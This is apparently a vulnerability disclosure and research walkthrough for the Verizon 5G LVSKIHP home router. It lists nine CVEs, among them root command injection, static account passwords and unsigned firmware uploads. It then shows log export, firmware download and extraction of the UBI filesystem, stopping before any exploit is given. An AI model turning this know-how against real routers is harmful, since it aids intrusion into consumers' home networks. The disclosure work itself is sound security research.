Introduction

The Verizon 5G LVSKIHP is an all-in-one integrated Modem and Router that provides access to the Verizon Wireless 5G Wireless for Home Internet service. The consumer side of the device provides basic settings for configuration of the Wi-Fi, Firewall, Parental Controls, etc. This device can also be put into Bridge Mode, hat tip to Tifan.net's research:

https://tifan.net/blog/2021/04/01/enable-bridge-mode-on-verizon-5g-home-router-lv55-lvskisp/

Credit

- Matthew Lichtenberger
- Shea Polansky

CVEs


- CVE-2022-28369 - IDU 3.4.66.162 does not validate URI passed to enable_ssh function, allowing arbitrary file upload/execution.

- CVE-2022-28370 - ODU 3.33.101.0 does not validate firmware cryptographically when uploaded to the crtc_fw_upgrade function.
- CVE-2022-28371 - IDU 3.4.66.162 & ODU 3.33.101.0 utilize static firmware-embedded certificate for authentication to JSON listeners.
- CVE-2022-28372 - IDU 3.4.66.162 & ODU 3.33.101.0 do not validate the URI passed to JSON listener for firmware update.
- CVE-2022-28373 - IDU 3.4.66.162 does not properly sanitize user-controlled parameters within the crtcreadpartition function. Shell metacharacters can be injected to achieve remote code execution as the root user.
- CVE-2022-28374 - ODU 3.33.101.0 does not properly sanitize user-controlled parameters within the DMACC URLs on the Engineering page. Shell metacharacters can be injected to achieve remote code execution as the root user.
- CVE-2022-28375 - ODU 3.33.101.0 does not properly sanitize user-controlled parameters within the crtcswitchsimprofile function. Shell metacharacters can be injected to achieve remote code execution as the root user.
- CVE-2022-28376 - IDU 3.4.66.162 & ODU 3.33.101.0 pre-generate a static password for the "verizon" engineering account.
- CVE-2022-28377 - IDU 3.4.66.162 & ODU 3.33.101.0 pre-generate a static password for the "jrpc" account.

Walkthrough


Rooting the OutDoor Unit (ODU)

When the device is in Bridge Mode, the Consumer side ceases to provide any functionality (although the backend links can still be accessed).




Your 5G Internet Gateway is configured as bridge mode. Click the button below to enable Rotuer Mode.

It also exposes an interface at 10.0.0.1 that requires a username and password to access.



The consumer side allows one to export the logs of the device, by navigating to the System Settings,



General Information

Device Name: Verizon 5G Internet Gateway

Model: LVSKIHP

Serial Number:

Firmware Version: 3.33.101.1

Firmware Build Date: Thu May 20 10:22:13 CST 2021

Hardware Version: 0.3.3

Last System Update: 2022-04-28T05:06:12 UTC

IMEI:

Mobile Number:

Ethernet MAC Address:

Wi-Fi 2.4 GHz MAC Address:

Wi-Fi 5.0 GHz MAC Address:

WAN IPv4 Address:

WAN IPv6 local Address:

WAN IPv6 global Address:

History Log

View router activity (e.g. changes to settings), turn history logging On/Off


Backup & Restore

Backup or restore router settings (including restoring factory defaults)

LAN Settings

Manage your LAN settings.

clicking the arrow for History Log, and clicking "Export Log".


Verizon 5G Internet Gate ×
10.0.0.2/cgi-bin/luci/verizon/system_settings
Sign Out
verizon✓
Export Log
Clear Log
Close

History Log


Router activity records

History logging: ●

Category: Firewall/Security

Date & Time		Activity
May 04, 2022	07:27:44	Router: Successfully logged into Web UI
Apr 30, 2022	10:10:16	10.0.0.1: Successfully logged into Web UI
Apr 29, 2022	10:11:47	10.0.0.1: Successfully logged into Web UI
Apr 25, 2022	19:32:39	10.0.0.1: Successfully logged into Web UI
Apr 24, 2022	09:11:10	10.0.0.1: Successfully logged into Web UI
Apr 19, 2022	11:54:07	10.0.0.1: Successfully logged into Web UI
Apr 08, 2022	11:43:32	10.0.0.1: Successfully logged into Web UI
Apr 05, 2022	12:41:04	10.0.0.1: Successfully logged into Web UI
Mar 29, 2022	16:03:22	10.0.0.1: Successfully logged into Web UI
Mar 19, 2022	16:28:03	10.0.0.1: Successfully logged into Web UI
Mar 10, 2022	13:25:29	Router: Successfully logged into Web UI
Mar 10, 2022	13:25:21	10.0.0.1: Successfully logged into Web UI
Mar 09, 2022	08:24:37	10.0.0.1: Successfully logged into Web UI
Mar 06, 2022	10:36:49	10.0.0.1: Successfully logged into Web UI


When this function is triggered, it creates a .tar.gz of the entire Log directory and provides it to the user (under subdirectory /mnt/wnc/logs).



test@tester: ~/Downloads/VZ/history-log-2022-05-04/mnt/wnc/logs

```
DCI.log.141.gz           LED.log.46.gz         Network.log.86.gz     REST.log.94.gz        WNC_SM.log.6.gz
DCI.log.142.gz           LED.log.47.gz         Network.log.87.gz     REST.log.95.gz        WNC_SM.log.70.gz
DCI.log.143.gz           LED.log.48.gz         Network.log.88.gz     REST.log.96.gz        WNC_SM.log.71.gz
DCI.log.144.gz           LED.log.49.gz         Network.log.89.gz     REST.log.97.gz        WNC_SM.log.72.gz
DCI.log.145.gz           LED.log.4.gz          Network.log.8.gz      REST.log.98.gz        WNC_SM.log.73.gz
DCI.log.146.gz           LED.log.50.gz         Network.log.90.gz     REST.log.99.gz        WNC_SM.log.74.gz
DCI.log.147.gz           LED.log.51.gz         Network.log.91.gz     REST.log.9.gz         WNC_SM.log.75.gz
DCI.log.148.gz           LED.log.52.gz         Network.log.92.gz     RPC.log               WNC_SM.log.76.gz
DCI.log.149.gz           LED.log.53.gz         Network.log.93.gz     RPC.log.100.gz        WNC_SM.log.77.gz
DCI.log.14.gz            LED.log.54.gz         Network.log.94.gz     RPC.log.101.gz        WNC_SM.log.78.gz
DCI.log.150.gz           LED.log.55.gz         Network.log.95.gz     RPC.log.102.gz        WNC_SM.log.79.gz
DCI.log.151.gz           LED.log.56.gz         Network.log.96.gz     RPC.log.103.gz        WNC_SM.log.7.gz
DCI.log.152.gz           LED.log.57.gz         Network.log.97.gz     RPC.log.104.gz        WNC_SM.log.80.gz
DCI.log.153.gz           LED.log.58.gz         Network.log.98.gz     RPC.log.105.gz        WNC_SM.log.81.gz
DCI.log.154.gz           LED.log.59.gz         Network.log.99.gz     RPC.log.106.gz        WNC_SM.log.82.gz
DCI.log.155.gz           LED.log.5.gz          Network.log.9.gz      RPC.log.107.gz        WNC_SM.log.83.gz
DCI.log.156.gz           LED.log.60.gz         odu_dmesg.log         RPC.log.108.gz        WNC_SM.log.84.gz
DCI.log.157.gz           LED.log.61.gz         odu_dmesg.log.100.gz  RPC.log.10.gz         WNC_SM.log.85.gz
DCI.log.158.gz           LED.log.62.gz         odu_dmesg.log.101.gz  RPC.log.11.gz         WNC_SM.log.86.gz
DCI.log.159.gz           LED.log.63.gz         odu_dmesg.log.102.gz  RPC.log.12.gz         WNC_SM.log.87.gz
DCI.log.15.gz            LED.log.64.gz         odu_dmesg.log.103.gz  RPC.log.13.gz         WNC_SM.log.88.gz
DCI.log.160.gz           LED.log.65.gz         odu_dmesg.log.104.gz  RPC.log.14.gz         WNC_SM.log.89.gz
DCI.log.161.gz           LED.log.66.gz         odu_dmesg.log.105.gz  RPC.log.15.gz         WNC_SM.log.8.gz
DCI.log.162.gz           LED.log.67.gz         odu_dmesg.log.106.gz  RPC.log.16.gz         WNC_SM.log.90.gz
DCI.log.163.gz           LED.log.68.gz         odu_dmesg.log.107.gz  RPC.log.17.gz         WNC_SM.log.91.gz
DCI.log.164.gz           LED.log.69.gz         odu_dmesg.log.108.gz  RPC.log.18.gz         WNC_SM.log.92.gz
DCI.log.165.gz           LED.log.6.gz          odu_dmesg.log.109.gz  RPC.log.19.gz         WNC_SM.log.93.gz
DCI.log.166.gz           LED.log.70.gz         odu_dmesg.log.10.gz   RPC.log.1.gz          WNC_SM.log.94.gz
DCI.log.167.gz           LED.log.71.gz         odu_dmesg.log.11.gz   RPC.log.20.gz         WNC_SM.log.95.gz
DCI.log.168.gz           LED.log.72.gz         odu_dmesg.log.12.gz   RPC.log.21.gz         WNC_SM.log.96.gz
DCI.log.169.gz           LED.log.73.gz         odu_dmesg.log.13.gz   RPC.log.22.gz         WNC_SM.log.97.gz
DCI.log.16.gz            LED.log.74.gz         odu_dmesg.log.14.gz   RPC.log.23.gz         WNC_SM.log.98.gz
DCI.log.170.gz           LED.log.75.gz         odu_dmesg.log.15.gz   RPC.log.24.gz         WNC_SM.log.99.gz
DCI.log.171.gz           LED.log.76.gz         odu_dmesg.log.16.gz   RPC.log.25.gz         WNC_SM.log.9.gz
DCI.log.172.gz           LED.log.77.gz         odu_dmesg.log.17.gz   RPC.log.26.gz
test@tester:~/Downloads/VZ/history-log-2022-05-04/mnt/wnc/logs$
```


Several of the logs are instructive towards identifying further targets for investigation. The most useful log for this purpose was OMADM.log, which logged the device receiving a firmware update.



test@tester: ~/Downloads/VZ/history-log-2022-05-04/mnt/wnc/logs


```
<2022:04:27:21:01:30>,<dmclient>,<10.0.0.1: OMADM:omadm_controller.c: 290:  output_buffer: <Final/>>
<2022:04:27:21:01:30>,<dmclient>,<10.0.0.1: OMADM:omadm_controller.c: 290:  output_buffer: </SyncBody>>
<2022:04:27:21:01:30>,<dmclient>,<10.0.0.1: OMADM:omadm_controller.c: 326:  output_buffer: </SyncML>>
<2022:04:27:21:01:30>,<dmclient>,<10.0.0.1: OMADM:omadm_controller.c: 401:execute_session: SESSION FINISHED>
<2022:04:27:21:01:30>,<dmclient>,<10.0.0.1: PAL:pal_connection_listener.c: 198:pal_request_admin_network: admin_count--: 1>
<2022:04:27:21:01:30>,<dmclient>,<10.0.0.1: OMADM:  net_manager.c:  78:netm_down_admin_network: NM: Switch OFF admin apn - status is [1]>
<2022:04:27:21:01:30>,<dmclient>,<10.0.0.1: OMADM:   controller.c: 127:dmc_queue_processor_thread: Handle request failed with error: 1>
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: PAL:pal_connection_listener.c: 241:pal_request_admin_network: Admin PDN connected>
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: OMADM:fumo_work_threads.c:3354: get_wifi_state: FUMO: pal_network_wifi_status_get() error>
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: OMADM:fumo_work_threads.c:3356: get_wifi_state: FUMO: pal_network_wifi_state_get() error>
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: PAL:pal_firmware_download.c: 178:pal_request_download_descriptor: Cannot find old download descriptor.xml>
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: PAL:  pal_network.c: 613:pal_network_download_file: pdo->download_url = https://4g2.vzwdm.com/oma-dlserver/requestDD?imagename=WNC_LVSKIHP_1648140226730>
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: PAL:  pal_network.c: 430:download_work_thread: pdo->download_url = https://4g2.vzwdm.com/oma-dlserver/requestDD?imagename=WNC_LVSKIHP_1648140226730 >
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: OMADM:fumo_work_threads.c:1272:   pre_download: FUMO: Download descriptor downloaded return 0, retry number:0>
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: OMADM:fumo_work_threads.c:1563:       download: FUMO: download: url = https://4g2.vzwdm.com/oma-dlserver/requestDD?imagename=WNC_LVSKIHP_1648140226730>
<2022:04:27:21:01:34>,<dmclient>,<10.0.0.1: OMADM:fumo_work_threads.c:1694:       download: FUMO: Downloading...>
<2022:04:27:21:01:34>,<WIFT>,<10.0.0.1: Check FW Matched>
                                                                                                   6086,97       91%
```

Downloading and binwalking this file shows that it is an unencrypted Squashfs Filesystem.




```
test@tester:~/VZAnalysis$ binwalk WNC_LVSKIHP_Full_v3.33.97.1_To_v3.33.101.1.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 183284078 bytes, 11 inodes, blocksize: 131072 bytes, created: 2021-05-25 10:34:07

test@tester:~/VZAnalysis$ sudo mount WNC_LVSKIHP_Full_v3.33.97.1_To_v3.33.101.1.bin mntpoint/ -t squashfs -o loop
[sudo] password for test:
test@tester:~/VZAnalysis$ ls mntpoint/
abl.elf  ble_fw_v0.1.1.4_lab2.bin  metadata.json  NON-HLOS.ubi  sbl1.mbn  sdxprairie-boot.img  sdxprairie-sysfs.ubi  sha1sum.txt  upgrade.qcn  WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin
test@tester:~/VZAnalysis$
```

Mounting it, there are several files of interest, but the main focus was on the "sdxprairie-sysfs.ubi" file. Since it's a UBI file system, Linux will not mount it as a loop device,




```
test@tester:~/VZAnalysis$ binwalk mntpoint/sdxprairie-sysfs.ubi

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             UBI erase count header, version: 1, EC: 0x0, VID header offset: 0x1000, data offset: 0x2000

test@tester:~/VZAnalysis$ sudo mount mntpoint/sdxprairie-sysfs.ubi ubimntpoint/ -t ubifs -o loop
mount: /home/test/VZAnalysis/ubimntpoint: wrong fs type, bad option, bad superblock on /dev/loop19, missing codepage or helper program, or other error.
test@tester:~/VZAnalysis$
```

as UBI filesystems are block-based NAND, so they need to be extracted or mounted to a fake NAND:




```
test@tester:~/VZAnalysis$ sudo modprobe nandsim first_id_byte=0x2c second_id_byte=0xac third_id_byte=0x90 fourth_id_byte=0x26
test@tester:~/VZAnalysis$ sudo nandwrite /dev/mtd0 mntpoint/sdxprairie-sysfs.ubi
Writing data to block 0 at offset 0x0
Writing data to block 1 at offset 0x40000
Writing data to block 2 at offset 0x80000
Writing data to block 3 at offset 0xc0000
Writing data to block 4 at offset 0x100000
Writing data to block 307 at offset 0x4cc0000
Writing data to block 308 at offset 0x4d00000
Writing data to block 309 at offset 0x4d40000
Writing data to block 310 at offset 0x4d80000
Writing data to block 311 at offset 0x4dc0000
test@tester:~/VZAnalysis$
```



```
test@tester:~/VZAnalysis$ sudo modprobe ubi mtd=/dev/mtd0,4096
test@tester:~/VZAnalysis$ sudo mount -t ubifs -o ro /dev/ubi0_0 ubimntpoint/
test@tester:~/VZAnalysis$ ls ubimntpoint/
bin   build.prop  config  dev  factory   home  log    mnt      proc      run   sdcard  system    target  usr  vendor     www
boot  cache       data    etc  firmware  lib   media  persist  reserved  sbin  sys     systemrw  tmp     var  WEBSERVER
test@tester:~/VZAnalysis$
```

